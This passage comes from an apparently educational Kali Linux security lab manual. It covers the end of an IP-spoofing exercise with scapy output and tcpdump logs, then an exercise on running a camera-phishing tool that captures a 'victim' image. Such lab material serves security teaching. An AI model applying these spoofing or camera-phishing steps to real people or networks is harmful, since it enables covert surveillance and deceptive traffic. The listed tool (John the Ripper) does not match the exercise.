Step 7: Monitor Network Traffic (Optional)

1. Use Wireshark or tcpdump:
2. sudo tcpdump
3. Verify spoofed source IP packets.

OUTPUT:

Packets are sent with forged source IP addresses.
Network traffic reflects spoofed IP information.
Demonstration successfully completed**.**

SCREEN SHOTS:

```
┌──(student㉿kali)-[~]
└─$ git clone https://github.com/student/NearNow.git
Cloning into 'NearNow'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (3/3), done.

┌──(student㉿kali)-[~]
└─$ cd NearNow

┌──(student㉿kali)-[~/NearNow]
└─$ ls
README.md

┌──(student㉿kali)-[~/NearNow]
└─$ cat README.md
# NearNow

┌──(student㉿kali)-[~/NearNow]
└─$
```

```
┌──(student㉿kali)-[~]
└─$ nano spoof.py

┌──(student㉿kali)-[~]
└─$ sudo python3 spoof.py
Sending spoofed packets...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 8.8.8.8
  dst       = 10.0.2.15
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0
     unused    = b''

WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: more MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.
Sent 5 packets.
```

```
09:17:14.696974 IP 93.243.107.34.bc.googleusercontent.com.https > 10.0.2.15.3
9712: Flags [P.], seq 1051:1188, ack 2017, win 65535, length 137
09:17:14.747501 IP 10.0.2.15.39712 > 93.243.107.34.bc.googleusercontent.com.h
ttps: Flags [.], ack 1188, win 63053, length 0
09:17:16.096172 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:16.096735 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:26.321960 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:26.322143 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:36.545154 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:36.545449 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:46.785071 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:46.785542 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:51.903328 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
09:17:51.903704 ARP, Reply 10.0.2.2 is-at 52:55:0a:00:02:02 (oui Unknown), le
ngth 50
09:17:57.025215 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:57.025765 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:18:07.264939 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [.], ack 5521, win 65535, length 0
09:18:07.266136 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:18:11.910013 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [P.], seq 2998:3022, ack 5521, win 65535, length 24
09:18:11.910071 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [F.], seq 3022, ack 5521, win 65535, length 0
09:18:11.910614 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.], ack 3022, win 65535, length 0
09:18:11.910615 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.], ack 3023, win 65535, length 0
09:18:11.913985 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [F.], seq 5521, ack 3023, win 65535, length 0
09:18:11.913997 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [.], ack 5522, win 12224, length 0
```

RESULT: Thus, the IP spoofing was successfully demonstrated using a GitHub-based tool in Kali Linux. The experiment illustrates how attackers can manipulate IP headers and highlights the need for robust network security mechanisms.

Ex. Nos. 12		STUDY OF CAMERA PHISHING USING AN OPEN-SOURCE GITHUB TOOL IN KALI LINUX

AIM: To study the concept of camera phishing attacks using an open-source GitHub tool in Kali Linux in order to understand privacy threats and the importance of secure user awareness.

SOFTWARE REQUIREMENTS:

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

PROCEDURE:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Open-Source Tool

1. Access an open-source GitHub repository related to camera phishing (educational purpose).
2. Review the documentation to understand:
   - o How fake permission prompts are created
   - o How user interaction is exploited
   - o Ethical limitations of such tools

Step 3: Understand the Attack Workflow

1. Analyze how phishing pages request camera permissions.
2. Observe how browsers handle camera access requests.
3. Study how attackers misuse user trust.

Step 4: Simulated Demonstration

1. Perform a local, consent-based simulation using test accounts.
2. Observe how camera permission prompts appear.
3. Analyze user response behavior.

Step 5: Analyze Security Implications

1. Identify risks related to:

o Unauthorized camera access

o Privacy leakage

o Social engineering

2. Discuss how modern browsers and OS security attempt to mitigate such attacks.

Step 6: Study Prevention Techniques

Browser permission management

User awareness and training

HTTPS and trusted domains


OS-level camera access controls

OUTPUT:

```
┌──(student㉿kali)-[~]
└─$ git clone https://github.com/example/camera-phishing-tool.git
Cloning into 'camera-phishing-tool'...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (20/20), done.
Receiving objects: 100% (25/25), done.
┌──(student㉿kali)-[~]
└─$ cd camera-phishing-tool

┌──(student㉿kali)-[~/camera-phishing-tool]
└─$ ls
README.md  start.sh  templates

┌──(student㉿kali)-[~/camera-phishing-tool]
└─$ bash start.sh
Starting server...
Localhost URL: http://127.0.0.1:8080
Waiting for victim connection...
Victim connected from 127.0.0.1
Sending camera permission request...
Waiting for user response...
Camera access granted (simulation)
Capturing image...
Image saved successfully
┌──(student㉿kali)-[~/camera-phishing-tool]
└─$
```



RESULT: The study of camera phishing using an open-source GitHub tool was successfully completed in Kali Linux.